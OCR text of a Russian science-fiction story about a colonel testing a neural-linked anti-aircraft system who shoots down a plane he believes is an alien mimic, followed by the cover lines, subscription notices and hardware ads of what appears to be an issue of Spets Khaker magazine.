дело было в их совпадении - при появлении сходства (программа определяла его более чем по сорока параметрам человеческого организма, которые при этом изменялись) управление передавалось боевому компьютеру. Но самое главное было не в этом - при появлении неизвестной цели компьютер особым образом подстегивал центры анализа и синтеза зрительной информации, позволяя человеку самостоятельно принять решение о принадлежности летательного аппарата, после чего полученный образ дополнял собой базу данных. Процент погрешности при этом был минимальным - всего несколько тысячных. Оставалось использовать возможности человека, играющего роль прицела, более активно - был создан костюм, который определял уверенность и готовность человека стрелять; находясь внутри этого эластичного облегающего костюма, человек превращался не только в прицел, он становился живым спусковым механизмом. Каждое шевеление его пальца, глубокий вдох, поворот головы - любое движение тела вызывало реакцию автоматики и подчиняло себе механизмы стрельбы и движения.

Конечно, существовали моменты, когда просто невозможно было доверить ответственное решение человеку - и наоборот, не все мог компьютер. Система контролировала сама себя, пытаясь достичь равновесия. По большому счету, роль человека сводилась все-таки не к тому, чтобы стрелять - скорее, наоборот, к тому, чтобы не допустить необратимых вещей, типа стрельбы по пассажирским самолетам.

К испытанию новых видов вооружения были привлечены лучшие испытатели со всего мира. В их числе оказался и полковник Кузнецов, тогда еще имевший вместо трех звезд на погонах всего одну. Поначалу все казалось ему чересчур сложным, запутанным - уставали глаза, к вечеру кружилась голова, стало прыгать давление (все это было побочными явлениями от бликовых устройств, проецирующих прицел - достаточно быстро были изобретены успокаивающие вещества, не влияющие на скорость реакции, и об этой проблеме забыли).

Постепенно он втянулся. Поначалу стал показывать хорошие результаты в стрельбе, потом соревновался в скорости с компьютером, угадывая новые цели; его привлекали тестировать "начинку" танков, артиллерии, штурмовиков, передвижных зенитных комплексов. В "русском звене" программы "Защитники неба" Кузнецов, мгновенно взлетевший по служебной лестнице, считался едва ли не самым лучшим. Его результаты достигали самых высоких цифр, время от времени он привлекался к патрулированию Сибирского сектора в ожидании прогнозируемых нападений аморфов и сбил несколько их боевых катеров. Но основные его успехи были, конечно же, на полигоне.

Техника, прошедшая через его руки, практически всегда уходила в серийное производство - либо шла в "корзину". К его мнению прислушивались программисты, изготовители вооружения, производители прицелов, организаторы оборонных рубежей и простые солдаты, участвующие в обслуживании высокоинтеллектуальной техники. Его авторитет вырос до недосягаемых вершин - и лишь смерть сына заставила его изменить свои взгляды на войну.

Та невообразимая усталость, которая обрушилась на него, заполняя пустоту в сердце, побудила его стать более точным, более внимательным, более требовательным к себе. Работа стала смыслом его жизни - он хотел каждым своим движением, взглядом, выстрелом приблизить конец войны. Кузнецов возложил на себе миссию мести - и нес ее знамя, гордо подняв голову. Призрак сына время от времени всплывал перед его расчерченными на прицельные сетки глазами...

* * * * *

Надевание костюма требовало определенных навыков, которыми Кузнецов обладал уже на уровне автоматизма. Самым сложным было совместить метки сенсоров на внутренностях костюма с датчиками, внедренными непосредственно под кожу. Два раза в год испытатели проходили медицинское обследование на предмет миграции датчиков - инородные тела в теле человека, как бы ни старалась наука сделать их максимально родственными каждому офицеру в отдельности, время от времени могли быть исторгнуты наружу; организмы людей под руководством медиков потихоньку смирялись с тем, что где-то внутри находятся маленькие квадратики из сверхпроводника, призванные доводить до контрольной аппаратуры параметры человеческого тела.

Полковник прекрасно знал расположение каждого из них - всего таких датчиков было двадцать четыре. Когда облегающая синтетика костюма коснулась кожи, чтобы на время работы слиться с ней в единое целое, на экране перед ним появился контур собственного тела, на котором поочередно зажигались зеленые огоньки - датчики костюма и подкожные кристаллы входили в контакт, компьютер обменивался с ними данными, после чего мигание огонька прекращалось, и он начинал гореть ровным светом, подтверждая правильность подключения и отсутствие патологии на своем участке. По большому счету, то, что делал на медосмотре Волощук, не требовалось - здесь все происходило вновь, и на более высоком уровне. Просто в армии так было всегда - отдавать дань тем инструкциям, что были написаны задолго до появления подобных компьютерных анализаторов.

Кузнецов старался не смотреть на экран - вся эта информация его не интересовала. Он прекрасно понимал, что в течение ближайшей минуты будет определен недопустимый уровень алкоголь в крови и - возможно - изменения в кардиограмме. Но изменить его решения это уже не могло.

Когда-то, пару лет назад, он уже испытывал на себе нечто подобное - надеялся найти некий катализатор, при помощи которого процент ошибок при стрельбе можно свести к абсолютному нулю. Результат был довольно предсказуем - это оказался АЛКОГОЛЬ. Подобрать такую дозу, которая влияла бы на растормаживание ассоциаций, при этом не нарушая координации, оказалось очень сложно - но полковник сумел это сделать путем длительных экспериментов на себе. Сегодня утром он отпил из любимой фляжки ровно столько коньяка, сколько требовалось для успешной стрельбы.

Один из датчиков, анализирующих химический состав крови, пискнул и загорелся красным. Кузнецов угрюмо посмотрел на эту яркую точку на экране компьютера, безо всяких эмоций взял со стола заранее приготовленный скальпель и, аккуратно прикоснувшись к медному проводнику, идущему вдоль рукава к главному анализатору на левом плече, перерезал его. Лампочка погасла.

Через пару секунд должна была загореться еще одна, предупреждая о проблемах с сердцем. Но этого не произошло - компью-

тер посчитал, что "мотор" у Кузнецова в настоящий момент работает достаточно хорошо. Полковник картинно кивнул экрану, благодаря его за снисходительность, после чего протянул руки к шлему.

Это была самая главная деталь костюма. Его основа, так сказать. Рама шлема сообщалась с головным мозгом через несколько датчиков, кольцом опоясывающих череп. Нечто, напоминающее очки для виртуальной реальности, надвигалось на глаза и отгораживало полковника от всего мира. Через несколько секунд запускалась программа для адаптации глаз, на сетчатку проецировались различные геометрические узоры с постепенным нарастанием яркости и контрастности. Через две с половиной минуты после надевания шлема полковник был готов.

Он медленно встал, прислушиваясь к своим ощущениям. Костюм стал второй кожей; Кузнецов ощущал взаимодействие датчиков с телом. Сквозь боевой анализаторный блок в текущий момент времени пропускался огромный объем информации, контролирующий все сигнальные системы; подключение к ассоциативным центрам мозга активировалось постепенно, как бы исподволь - чтобы не вызвать того, что на первых порах экспериментов называлось "галлюцинаторным штормом". Испытатели оказывались в плену собственных эмоциональных кошмаров, вытащенных из глубин сознания при помощи зондирования. Образы, внезапно накатывавшие на испытателей, не обязательно были жуткими - но, тем не менее, значительная часть людей отсеялась именно в этот период совершенствования техники.

Кузнецов в свое время тоже испытал "галлюцинаторный шторм" на себе - УВИДЕВ В ПРИЦЕЛЕ ЛИЦО СВОЕЙ МАТЕРИ. Тогда он с трудом сумел справиться с собой. Похоронив мать шесть лет назад, он никак не мог ожидать ее увидеть - а компьютеру было абсолютно все равно, какие образы подключать к боевому анализатору. Покинув пилотскую кабину истребителя, который в этот момент готовился к взлету, Кузнецов вихрем ворвался в диспетчерскую к операторам полигона и в жесткой форме потребовал объяснений происходящего. После этого в области медицины, работающей в тесном контакте с группой по "искусственному интеллекту", появился "синдром Кузнецова". На борьбу с ним были направлены множество психологов, психиатров и специалистов по нейропрограммированию. Решение нашлось - и заключалось оно в постепенном "разогреве" центров, ответственных за память и ассоциации. Как выяснилось, для этого достаточно было растянуть процесс включения центров на две минуты. Добавив к полученному результату еще тридцать секунд, ученые получили гарантированный результат. Компьютер успевал отсеять гаммы образов, не нужных для опознания кораблей аморфов, блокируя их на то время, которое мозг человека находился в подключении к прицельной системе.

Первые шаги к выходу на полигон давались с трудом - компьютер анализировал мышечный тонус и создавал наилучшие условия для движений. Постепенно тяжесть при ходьбе исчезла, напротив - появилась легкость, уверенность в себе. Подойдя к служебному лифту, Кузнецов дождался, когда автоматика опознает его и впустит в шахту. Кабина быстро вынесла его наверх, где дождик уже закончился и уступил место солнечному дню.

В двадцати метрах от выхода стояло очередное чудо военной техники - передвижной зенитно-ракетный комплекс на базе гусеничного вездехода. Теория Кузнецова о красоте в очередной раз находила свое подтверждение. Машина отнюдь не производила впечатления громоздкости, неуклюжести. Идя сквозь короткий строй патрулей, полковник отмечал в ней черты, присущие скорее чему-то легкому и воздушному; вес брони не ощущался даже при подходе вплотную.

Четыре тонких орудийных ствола, собранных на турели по два, смотрели вертикально в небо. Впереди них - две несущие рельсы для ракет. Сейчас они были пусты - в задачу испытания ракет не входили. Кто-то не успел доработать систему наводки на источники излучения тепла, и ракеты с задания сняли.

Возле машины стоял инженер, готовивший ее к работе. Его полковник видел впервые; коротко козырнув ему, он протянул руку. Инженер кивнул, вложил в ладонь Кузнецову ключ, спросил:

- Вопросы будут?

- Нет, - коротко ответил Кузнецов. - Вы сделали то, что я просил?

Инженер усмехнулся, махнул рукой:

- Да. Просто скажете вслух, что вам надо - и вас услышат.

- Замечательно, - улыбнулся под прицельной маской Кузнецов. - Вы позволите?

И он, взявшись рукой за многочисленные поручни, расположенные вдоль борта, запрыгнул на броню, аккуратно нырнул в люк и закрыл его за собой.

Внутри было просторно - но это только потому, что сегодня экипаж был не в полном составе. Обычно он состоял из трех человек - командира, водителя и старшего по вооружению, который выполнял функции инженера-программиста, наводчика и техника. Сегодня же Кузнецов собирался один заменить всех.

Он опустился в кресле водителя и подключил свой костюм при помощи пары специальных разъемов к бортовой компьютерной сети, которая замыкалась на оператора полигона. В ушах негромко треснуло, зашипело, потом раздалось приветствие дежурного по полигону:

- "Рыба-молот", выдвижение к старту разрешаю.


- Принял, - коротко сказал полковник, сильно сжал веки, потом медленно открыл глаза. Это был сигнал для активации прицелов. Мягко засветились лучики, идущие откуда-то от наружных углов глаз; со стороны это выглядело как ореолы света вокруг глаз.

- Ну что, проверим, что они сделали, - усмехнулся Кузнецов, следя за мимикой (любое неосторожное движение могло включить автоматику стрельбы). - Музыку...

В ушах зазвучала бас-гитара, а через несколько секунд - до боли знакомое: "A vacation in the foreign land, Uncle Sam does the best he can..."

- You're in the army now... - подпел Кузнецов. - Молодец... "Рыба-молот" - оператору. Я на позиции. К работе готов.

Четыре тонких орудийных ствола, собранных на турели по два, смотрели вертикально в небо.



- По сигналу "Три" - активировать боевую автоматику, по сигналу "Пять" - начать движение. Первое препятствие наземное, второе и третье - воздушные. Задачи - проверить ходовую часть, отработать стрельбу по стенду, после чего выполнить тесты по ассоциациям с воздушными целями. Как поняли?

Кузнецов повторил все и замер в ожидании счета.

- Один... Два... - начал считать стартовый робот. На счет "Три" Кузнецов резко сжал в кулак левую кисть, повернув ее внутрь. На броне чувствительные сервомоторы турели взвизгнули на долю секунды, переходя из дежурного режима "stand by" в режим активного патрулирования. Стволы качнулись и синхронно поднялись к небу в походное положение.

- Четыре... Пять... - договорил металлический голос.

- Вперед, - скомандовал Кузнецов. И послушная машина откликнулась на его приказ плавным движением. Двигатель выбросил облачко черного дыма, гусеницы взметнули грязь - испытание началось.

Полковник практически не ощущал движения внутри машины. Подвеска, будучи в такой технике активной и "думающей", заранее отслеживала все неровности местности, включала компенсаторы, позволяя водителю в своей микрокапсуле испытывать комфорт, какого только можно достичь в технике. Пройдя несколько поворотов, Кузнецов придал машине ускорение, выполнил два прыжка, после которых удивленно сообщил оператору о полном отсутствии инерционных толчков при приземлении.

- Стараемся, - ответил оператор и отключился. Полковник покачал головой, но, услышав предупреждающий гудок в наушниках, поймал себя на мысли, что еще не до конца запомнил всю схему управления машиной и что любое его непродуманное движение способно заставить технику выполнить что-либо незапланированное.

- Подсказки, - бросил полковник в пустоту водительской капсулы. В ушах тут же зазвучал мягкий женский голос, перечисляющий функции сенсорного костюма в порядке важности.

- По группам, - уточнил Кузнецов. Порядок чтения инструкции сменился, теперь они сообщались ему посекционно - и на первом »

месте были, как он и предполагал, инструкции по стрельбе. За голосом, диктующим полковнику подсказки, тот различил еле уловимый фон - оператор включил связь и интересовался, что происходит в машине.


- "Рыба-молот" - оператору. Повторенье - мать ученья...

Фон исчез. Успокоенный оператор прекратил подслушивать и принялся следить за отметкой на радаре. Тем временем машина преодолела всю полосу препятствий, в конце ее обрушив пару бетонных плит, после чего был проведен быстрый тест оптики и сервомоторов турели. Вывод успокоил и Кузнецова, и оператора - машина была в полном порядке.

Полковник повел головой из стороны в сторону - круглые рамки прицелов, перечеркнутые дистанционными линиями, показали ему полуокружность полигона. Он поднял глаза - над ним нависали четыре толстых ствола с рассеивателями пламени на концах.

Нависла гнетущая пауза. Кузнецов знал, что сейчас компьютеры полигона создают ему цель - виртуальную. Соответствующую всем условиям, которые могут возникнуть при патрулировании. Полковник застыл в напряжении, ожидая чего-то сверхъестественного, хотя прекрасно понимал, что все будет в рамках реального и необходимого - вряд ли он увидит в облаках воздушный шар братьев Монгольфье.

Почему-то вспомнил о жене. В голове взбрыкнула и тут же затихла, задавленная волей Кузнецова, мысль о том, что если бы не эта война, которая продолжается вот уже шесть лет - он бы уже был на пенсии, у них был бы прекрасный домик на берегу Волги, они нянчили бы внуков и вспоминали, вспоминали... А потом перед глазами промелькнуло лицо сына, каким он его видел перед последним полетом, потом гранитное надгробье - и на этом идиллия с домиком в мозгу прервалась окончательно.



Нависла гнетущая пауза. Кузнецов знал, что сейчас компьютеры полигона создают ему цель - виртуальную.

Тревожный гудок вывел его из раздумий. В глазах засверкали сменяющие друг друга непонятные образы, выдранные настойчивым компьютером из мозга. Правым глазом, на который сейчас транслировалось небо над головой, он увидел вертолет Ми-8, идущий на высоте шестисот метров (дальномер сигнализировал об этом маленькой надписью на самой границе поля зрения).

- Больше, - произнес Кузнецов. Вертолет будто метнулся навстречу и, увеличенный, повис перед самым носом полковника. На борту проступил российский герб, номер и надпись "МЧС". Слегка поведя головой, Кузнецов осмотрел кабину вертолета, увидел там двух пилотов, мирно беседующих между собой, потом заглянул в каждый иллюминатор - внутри было пусто, по крайней мере, на первый взгляд. Вертолет неторопливо полз в сторону от полигона - туда, где за рощицей скрывался военный городок, из которого и прибыл на работу полковник. В течение примерно двух-трех минут он был бы еще виден - а потом должен был снизиться, чтобы не вляпаться в облачность, и исчезнуть за деревьями.

Кузнецов поначалу даже не понял - цель это или настоящий вертолет, совершающий плановый полет. Однако требовательный голос оператора развеял его иллюзии:

- "Рыба-молот", вы запоздали со временем реакции. Прошу вас собраться.

Оператор не навязывал полковнику темп - он пока что вежливо просил. Да Кузнецов и сам понимал, что совершил ошибку, поддавшись эмоциям. Выругав себя сквозь зубы, он легко пошевелил пальцами на руках - турель мгновенно поймала вертолет в захват и принялась сопровождать цель, медленно заваливая угол к горизонту. Кузнецов сосредоточился на изображениях, длинной чередой проносящихся у него перед глазами. Внезапно что-то коротко пискнуло; изображения, спроецированные на оба глаза, слились в стереообраз вертолета Ми-8. Контур костюма за долю секунды просчитал параметры узнавания. Перед лицом полковника - на расстоянии вытянутой руки - проступила фраза: "ЦЕЛЬ ОПОЗНАНА. ОГОНЬ!"

- Огонь! - повторил Кузнецов. По стволам пробежала цепь сигнальных огоньков, на замковых частях вспыхнули красные маячки, предупреждающие о боевой готовности; спустя секунду из четырех стволов в сторону вертолета метнулись длинные нити трассирующих пуль.

Воздух полигона наполнился воем и грохотом. Внутри водительской капсулы бой механизма не ощущался практически никак; Кузнецов внимательно, не шелохнувшись, отследил трассеры до контакта с целью, прошептал "Есть!.." и увидел, как вертолет, развалившись пополам от мощного удара крупнокалиберных пуль и освещая мрачные сумерки пламенем двигателя, падает в рощу.

Сколько раз Кузнецов видел падение виртуальных целей - но никак не мог отделаться от мыслей о тех, кого это падение могло застать врасплох внизу; неоднократно он спрашивал об этом операторов и в ответ получал лишь усмешку - эти цели существовали только в шлеме полковника. Вот и сейчас - мысль о том, что кто-нибудь мог оказаться там, куда падали горящие обломки, не покидала его. Оператор, зная, что Кузнецов не удержится от вопроса, произнес, предупреждая:

- Цель поражена и будет удалена с экрана.

Накатил звук морской волны, всегда сопровождавший удачные попадания (кто-то из психологов посчитал, что этот звук очень приятен и успокаивает стрелков); вертолет, не долетев и половины расстояния до земли, вдруг замерцал, словно по экрану телевизора пошла рябь, и исчез, не оставив после себя даже дымной полосы...

- Вот так... - недоверчиво сказал Кузнецов и несколько секунд продолжал вглядываться в опустевшее небо. Впервые его посетило ощущение нереальности происходящего. Он вспомнил, как однажды сбил катер аморфов, выглядевший как "кукурузник", пробирающийся на бреющем полете над молодыми елочками недалеко от Иркутска. Тогда этот самый трудяга-самолетик вспыхнул как порох, за считанные секунды вошел в штопор и устроил такой пожар в лесонасаждениях, что несколько бригад пожарников пыталось потушить его в течение трех суток, после чего поступили разумно - направленными взрывами вырубили лес на участке, прилегающем к городу. Огонь, наткнувшись на развороченную землю и не найдя пищи, заглох к исходу пятого дня. Всего лишь маленький самолетик; всего лишь одна ракета, посланная по приказу глаз Кузнецова...

Когда из облаков вынырнул бомбардировщик, Кузнецов был к этому готов. Шума винтов он не слышал; немое падение машины, начиненной смертельным грузом, завораживало полковника, однако костюм и компьютер не дали ему рассуждать - серия гудков, мелькание образов, "ЦЕЛЬ ОПОЗНАНА", легкое движение губ... Огненная стена, расчерченная нитями трассеров прямо перед носом у виртуального экипажа нападающего самолета, на мгновенье скрыла его от Кузнецова. Потом из сверкающего, дробящегося на части дымного облака вывалились обломки того, что некогда было бомбардировщиком. К земле понеслись пылающие куски обшивки; стволы продолжали поливать их свинцом, полностью захватив управление стрельбой - компьютер выделял в этой огненной каше бомбы, высвобожденные взрывом из захватов и мчащиеся к земле. Короткая серия мощных глухих взрывов прозвучала в ушах Кузнецова; ни одна из бомб не достигла земли, будучи взорванной в воздухе.

На этот раз оператор не стал убирать изображение. Черные, оплавленные и уже прекратившие гореть куски самолета упали в нескольких сотнях метров от машины полковника, взметнув тучу грязи вокруг себя. Полковник удовлетворенно кивнул и произнес:

- "Рыба-молот" - оператору. Задание выполнил. Цели поражены. Дефектов в опознании целей не выявлено. Разрешите следовать к ангару?

Никакого ответа. Тишина в наушниках несколько удивила и озадачила. Кузнецов недоуменно поднял брови:

- "Рыба-молот" - оператору полигона. Повторяю - задание выполнено. Имеются ли замечания по ведению огня?

В наушниках зашипело. Оператор включился, но ничего не говорил. Спустя несколько секунд такого молчания полковник не выдержал и с официального языка перешел на разговорный:

- Какого черта?! Что там у вас происходит?

- Оператор полигона - "Рыбе-молот". Задание выполнено на "отлично". Поступили новые вводные. К полигону с северо-восточной

стороны приближается реальная цель - четырехмоторный Ил-18. На все позывные ответил правильно, курс держит на запасной аэродром к востоку от военного городка. Одно "но" - тут его просто не может быть...

Полковник напрягся. Здесь, над полигоном, аморфы не появлялись ни разу - хотя должны были бы расценить это место как самую подходящую цель для атаки; ведь именно здесь разрабатывалось оружие, которое успешно использовалось против них. Вряд ли именно сейчас и здесь может случиться что-то незапланированное. Но чем черт не шутит...

- Боевая тревога, - сказал полковник и сам удивился отсутствию интонаций в голосе. Прозвучало это настолько обыденно, что оператор тоже не сразу среагировал. Вдоль позвоночника пробежала волна колючих мурашек - костюм выполнял точечный массаж для мобилизации нервной системы. Стволы вновь были наизготовку, в уши ворвался рокот моторов "Ила".

Немного покрутив машину на месте и разбрызгав грязь, Кузнецов добился того, что весь курс самолета пролегал у него над горизонтом. Прицелы взяли его в захват; ничего особенного, обычный самолет цвета хаки, грузопассажирская армейская рабочая лошадка. Российский флаг, бортовой номер, в кабине два пилота, лица плохо различимы из-за захода против солнца.

- Оператор полигона - борту "шестьдесят два тринадцать". Цель вашего нахождения в закрытом секторе воздушного пространства?

- Борт - оператору, - прозвучал бодрый голос откуда-то с небес. - Продовольствие для команды полигона, рейс незапланированный ввиду того, что груз скоропортящийся - фрукты. Приятного аппетита!

- Спасибо, - голос оператора, до этого сухой и требовательный, потеплел. - Отведаем ваших фруктов, только не растрясите. Мягкой посадки!

А полковник, застывший в кресле восковой куклой, не замечал, как перед глазами цветными кругами проносятся модели самолетов, когда-либо участвовавших в полиморфной маскировке пришельцев. Он отрешился от происходящего; даже контрольные сигналы с костюма, призванные приводить в чувство при отсутствии активности, не доставали его. Полковник впился глазами в пилотскую кабину "Ила", в которой угадывались два человека, держащие руки на штурвалах. В этот момент просмотр ассоциаций закончился.

Перед глазами появилась надпись, продублированная в наушниках все тем же приятным женским голосом:

- Цель опознана как мирная. Огонь не открывать.

- Нет, - шепнул полковник. - Огонь... Это... Огонь...

- Оператор полигона - "Рыбе-молот". Ваши команды не проходят ввиду их ошибочности. Костюм отследил ваши реакции - вы опознали наш самолет АБСОЛЮТНО правильно. Даю добро борту "шестьдесят два тринадцать" на проход над полигоном.

- Принял, - ответил все тот же молодой задорный голос. - До встречи на ужине!

- Удачи, - усмехнулся оператор.

- Нет, - упрямо говорил Кузнецов. - Они... Это обман.

- "Рыба-молот", возвращайтесь в ангар...

Полковник беспомощно взмахнул руками, ожидая реакции автоматики. Ничего не произошло. Оператор был, судя по всему, встревожен поведением Кузнецова и дистанционно влиял сейчас на боевой компьютер. Контрольные огни на турели погасли, стволы кивнули и встали в походное положение - вертикально в зенит.

- Я ОШИБСЯ! - закричал Кузнецов. - Я ОШИБСЯ! Надо атаковать! Огонь!

Сердце вдруг ударило изнутри в грудную клетку, словно пытаясь вырваться на свободу; потом сжалось до размеров теннисного мячика - полковник дико закричал от боли, одновременно пытаясь освободиться от эластичного облегающего костюма. Боль не отпускала; все тело мгновенно покрылось крупными каплями холодного пота, заставляя костюм намертво прилипать к телу. Кузнецов кричал, кричал, кричал... Из его рта вырывались жуткие нечленораздельные звуки, тело сводило судорогой, но он продолжал стягивать костюм, разрывая его сочленения, выдирая контакты - он видел перед собой только одну цель; он должен был справиться с ней во что бы то ни стало.

Наконец обнаженное тело полковника оказалось на свободе. На секунду он крепко прижал руки к груди, словно пытаясь унять боль. Но потом тело рванулось в люк, наверх, на броню. Так он и выбрался в сумерки полигона - голый, сверкающий от пота, трясущийся от боли, крика и судорог. Оператор что-то орал в наушники, оставшиеся в капсуле - но полковник не обращал на это внимания. Слабеющей рукой он нашарил у основания турели блок управления - тот самый, который общался сначала с оператором, потом с костюмом полковника, и только потом с боевым алгоритмом. Вырвав из его недр, напичканных проводами, несколько контактов, он быстрым движением рассек кожу на предплечье о заусеницу люка, обнажил датчик и приложил к нему серебристую пластину.

Новый приступ боли, крик, который заглушил жужжание сервомоторов, откликнувшихся на прямой контакт со стрелком. Турель зашевелилась, в замковой части открылись две рукоятки с несколькими кнопками, вспыхнули сигнальные лампы боевой готовности.


Далеко отсюда, на крыше операторской башни, появился снайпер со стационарной винтовкой и осторожно пополз по покатой крыше к леерам; приказ был однозначен - не допустить стрельбу, нейтрализовав сошедшего с ума полковника.

Но Кузнецов успел. Он ухватился за рукояти, развернул стволы и, найдя на темнеющем небе подсвеченный сигнальными огнями самолет, нажал на гашетки. Стволы отозвались на это прикосновение грохотом и россыпью огромных разлетающихся красных гильз. Длинные трассирующие нити протянулись к "Илу" и вонзились ему в крылья и хвост.

- ВИТА-А-АЛЬКА! - кричал полковник, намертво вцепившись в пулемет. - ПРОСТИ МЕНЯ, ВИТА-А-ЛЬКА-А-А!

И когда самолет вспыхнул в небе и превратился в яркий огненный шар, расцветив окрестности в оранжевые тона - только тогда полковник рухнул на броню, даже не заметив того, как ударился головой об основание турели. Страшная, нечеловеческая боль в груди затмила все - он выгнулся дугой, разгребая будто чужими руками теплые гильзы, быстро остывающие на ветру. А они звенели, осыпаясь с борта, звенели...

Генерал аккуратно уложил орден в коробочку, протянул жене Кузнецова, постаревшей в одно мгновение лет на двадцать.



- Прости... - в последний раз шепнул Кузнецов. Потом сжал в руке горячую гильзу - и умер.

И только оператор полигона да снайпер на крыше видели, как из огненного шара вывалился шляпкой вниз покореженный "гриб" и упал в рощу...

* * * * *

Генерал аккуратно уложил орден в коробочку, протянул жене Кузнецова, постаревшей в одно мгновение лет на двадцать.

- Честь имею, - козырнул он ей. - Ваш муж был и останется для нас примером во всем... Простите меня. И не дожидаясь, когда у женщины сдадут нервы, он вышел на улицу; адъютант Кузнецова, сопровождавший его до квартиры, ждал возле машины.

Генерал покачал головой:

- До сих пор не представляю, как он решился... Зато теперь мы знаем, что аморфы могут имитировать все что угодно - вплоть до знакомых голосов... Ведь именно голос сына, раздавшийся из лже-самолета, заставил автоматику обмануться...

- Но ведь он знал. Знал, что сын погиб, что скоро уже год... - начал адъютант, но генерал поднял руку. Прапорщик замолчал. Генерал с трудом решился произнести вслух то, о чем думал с того момента, как узнал о смерти Кузнецова:

- Он НИКОГДА не видел своего сына мертвым. НИКОГДА.

- И...

- Да. Никто... НИКТО и НИКОГДА не узнает, кто был там, в самолете.

Упали крупные капли дождя. Прапорщик с шумом раскрыл зонт и втянул голову в плечи...

Конец.

2004

С 1 СЕНТЯБРЯ ПО 30 НОЯБРЯ ПРОИЗВОДИТСЯ ПОДПИСКА НА 2004 ГОД ВО ВСЕХ ОТДЕЛЕНИЯХ СВЯЗИ РОССИИ

(game)land
ОСНОВАНА В 1992

ЖУРНАЛА ХАКЕР

ПОДПИСНОЙ ИНДЕКС ЖУРНАЛА: 29919, 27229
ПОДПИСНОЙ ИНДЕКС ЖУРНАЛА С CD: 45722, 45723

СПЕЦ ХАКЕР

ПОДПИСНОЙ ИНДЕКС ЖУРНАЛА С CD: 41800, 41513

ТАК ЖЕ ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ, ПОДРОБНЕЕ НА СТР. 93

спец ХАКЕР
10[35] 2003
ОКТЯБРЬ
ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

ВИРУСЫ

(game)land
ISSN 1609-1027
9 771609 102006 10

● КАК АНТИВИРУС НАХОДИТ СВОИ ЖЕРТВЫ ● ИСПОЛЬЗОВАНИЕ RINGØ В ЖЕСТОКИХ ЦЕЛЯХ

Наконец-то появился компьютер, для тех, кто все делает одновременно

Компьютер
APEK PC GALACTIC
на базе
процессора
INTEL® PENTIUM® 4
с технологией HT

Компьютер APEK PC GALACTIC построен на базе самого современного процессора **INTEL® PENTIUM® 4 с технологией Hyper-Threading**, который специально разработан для достижения максимальной производительности и обеспечивает одновременную работу с несколькими приложениями с высокими требованиями к вычислительным ресурсам: при развлечении – высочайшая реалистичность изображений и скорость отклика при игре; потрясающее качество при воспроизведении цифровой музыки и при обработке цифровых изображений; при создании цифрового видео возможность применять спецэффекты и технологии доступные ранее только профессионалам

www.del.ru

Компьютер **APEK PC GALACTIC** повысит продуктивность работы и степень Вашего удовольствия

Центральный офис:
корпоративные и розничные продажи
Белорусская (кольцевая), тел: 250-55-36, 250-44-76
info@del.ru

Розничные продажи:
Савеловская, ВКЦ «Савеловский», тел: 788-00-38
Шоссе Энтузиастов, КЦ «Буденовский», тел: 788-19-65

ДЕЛ®

LG
Digitally yours

FLATRON®
freedom of mind

И все-таки он вертится!

Dina Victoria
(095) 288-6130, 288-6117

FLATRON™ F700P
Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс

г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; **г.Архангельск:** Северная Корона (8182) 653-525; **г.Волгоград:** Техком (8442) 975-937; **г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Иркутск:** Комтек (3952) 258-338; **г.Липецк:** Регард-тур (0742) 485-285; **г.Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

Легкий *выбор*

Стильный дизайн

Высокая производительность по доступной цене

Наша новая линия элегантных цифровых принтеров и цифровых многофункциональных устройств создана как будто по заказу Ваших клиентов – ведь она учитывает все их потребности. Принтеры Samsung, начиная с самого маленького в мире лазерного принтера кассетного типа ML-1710 и заканчивая hi-end принтером ML-2152W с возможностью беспроводной печати, обладают впечатляющим режимом экономии тонера (до 40%) и совместимы с самыми различными ОС. Посетите наш вебсайт и ознакомьтесь с остальными моделями из нашей стильной коллекции принтеров и многофункциональных устройств.

Товар сертифицирован. Информационный центр: 8-800-200-0-400.

www.samsung.ru